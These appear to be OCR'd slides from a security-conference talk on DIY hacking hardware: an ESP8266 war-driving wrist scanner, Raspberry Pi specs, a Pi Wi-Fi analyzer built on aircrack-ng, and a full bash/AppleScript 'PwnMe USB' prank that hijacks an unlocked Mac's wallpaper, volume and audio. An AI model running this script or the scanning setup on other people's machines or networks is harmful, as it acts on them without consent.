


"ESP8266" https://en.wikipedia.org/wiki/ESP8266. Wikipedia, 8 July 2018.

NodeMCU ESP8266: Case Study


The Problem	The Solution	The Result
• The theme for BSidesSF 2018 was Steampunk. • Could we create something steampunk-themed which had a focus on security and encapsulated the DIY nature of Arduinos?	• Steampunk Wrist-Mounted Network Scanner (a.k.a. war driving kit)	***Take a look for yourself!***

NodeMCU ESP8266 Steampunk Themed Wrist-Mounted Network Analyzer



When to Choose a Single Board Computer

When you need the power and flexibility of an operating system and cost isn’t a primary factor.




Raspberry Pi 3: Board Overview

- SoC: Broadcom BCM2837
- CPU: 4× ARM Cortex-A53, 1.2GHz
- GPU: Broadcom VideoCore IV
- RAM: 1GB LPDDR2 (900 MHz)
- Networking: 10/100 Ethernet, 2.4GHz 802.11n wireless
- Bluetooth: Bluetooth 4.1 Classic, Bluetooth Low Energy
- Storage: microSD
- GPIO: 40-pin header, populated
- Ports: HDMI, 3.5mm analogue audio-video jack, 4× USB 2.0, Ethernet, Camera Serial Interface (CSI), Display Serial Interface (DSI)
- **Approx. Cost: $35**

"RASPBERRY PI 3 IS OUT NOW! SPECS, BENCHMARKS & MORE." https://www.raspberrypi.org/magpi/raspberry-pi-3-specs-benchmarks/. MagPi Magazine, 24 July 2018.

Raspberry Zero W: Board Overview

- SoC: Broadcom BCM2835
- CPU: ARM11 running at 1GHz
- RAM: 512MB
- Wireless: 2.4GHz 802.11n wireless LAN
- Bluetooth: Bluetooth Classic 4.1 and Bluetooth LE
- Power: 5V, supplied via micro USB connector
- Video & Audio: 1080P HD video & stereo audio via mini-HDMI connector
- Storage: MicroSD card
- GPIO: 40-pin GPIO, unpopulated
- Pins: Run mode, unpopulated; RCA composite, unpopulated
- Camera Serial Interface (CSI)
- **Approx. Cost: $10**



"INTRODUCING RASPBERRY PI ZERO W" https://www.raspberrypi.org/magpi/pi-zero-w/. MagPi Magazine, 24 July 2018.

Raspberry Pi 3: Case Study

The Problem	The Solution	The Result
• I was curious about the network traffic that was surrounding my home. • At the time, I didn't own a Pineapple. • Would it be possible to build something that would behave like a Pineapple with a Raspberry Pi?	• Custom built Raspberry Pi Network Analyzer	***Take a look for yourself!***

Raspberry Pi Network Analyzer

- Raspberry Pi 3 running Raspbian
- Internal antenna is for administrative access
- External antenna is an RF monitor
- Uses the following services:
  - aircrack-ng / airodump
  - screen
- Powered off any USB battery
- **Approx. Cost: $85**

BE CAREFUL to know what laws exist before scanning!

BONUS

Applescript +
Bash +
USB

FUN!

Inside the PwnMe USB

CLICK ME

.source/

PwnMeScript.scpt

wallpaper.png

init.sh

audio.mp3

```
#/bin/bash

message="Unfortunately, $LOGNAME has left their laptop open and unlocked.
Some cheeky hacker might have done some not so nice things given this
advantageous opportunity. With information security being so important
these days, I'm sure this was just a minor oversight which will get
corrected immediately. In the meantime, please enjoy this
delightful musical selection, courtesy of $LOGNAME. Cheers!"

desktopImage="wallpaper.png"
mp3File="audio.mp3"
usbPath="/Volumes/PWNME"
sourcePath="$usbPath/.source"

function copyFile(){
    cp $sourcePath/$1 ~/$2/$1
}

function changeDesktopImageAndDelete(){
    osascript -e "tell application \"Finder\" to set desktop picture to
POSIX file \"/Users/$LOGNAME/Pictures/$desktopImage\""
    sleep 1
    rm ~/Pictures/$desktopImage
}

function showDesktopBackground(){
    osascript -e "tell application \"Finder\"
    activate
    set visible of every process whose name is not \"Finder\" to false
    end tell"
}

function setVolume(){
    osascript -e "set Volume $1"
}

function danielSays(){
    say -v Daniel $1
}

function unmountAndLightTheFuse(){
    diskutil unmount $usbPath && sleep 15 && danielSays "$message" &&
afplay ~/$2/$1 && rm ~/$2/$1 &
}

copyFile $desktopImage "Pictures"
copyFile $mp3File "Music"
changeDesktopImageAndDelete
showDesktopBackground
setVolume "10"
unmountAndLightTheFuse $mp3File "Music"
```

Running the PwnMe USB

Additional Information

- **Arduino:**
  - Official Arduino Homepage <arduino.cc>
  - Adafruit <adafruit.com>
- **Raspberry Pi:**
  - Official Raspberry Pi Homepage <raspberrypi.org>
  - ModMyPi <modmypi.com>
  - RPi USB WiFi Adapters <elinux.org/RPi_USB_Wi-Fi_Adapters>
- **Everything Else:**
  - Day of Shecurity <dayofshecurity.com>
  - Mythica Masks <mythicamasks.com>
  - Electronic Goldmine <goldmine-elec-products.com>

Thank You!

- pennsylforniageek.tumblr.com
- mastodon.social/@pennsylforniageek
- gitlab.com/users/Z2gwNTcK/projects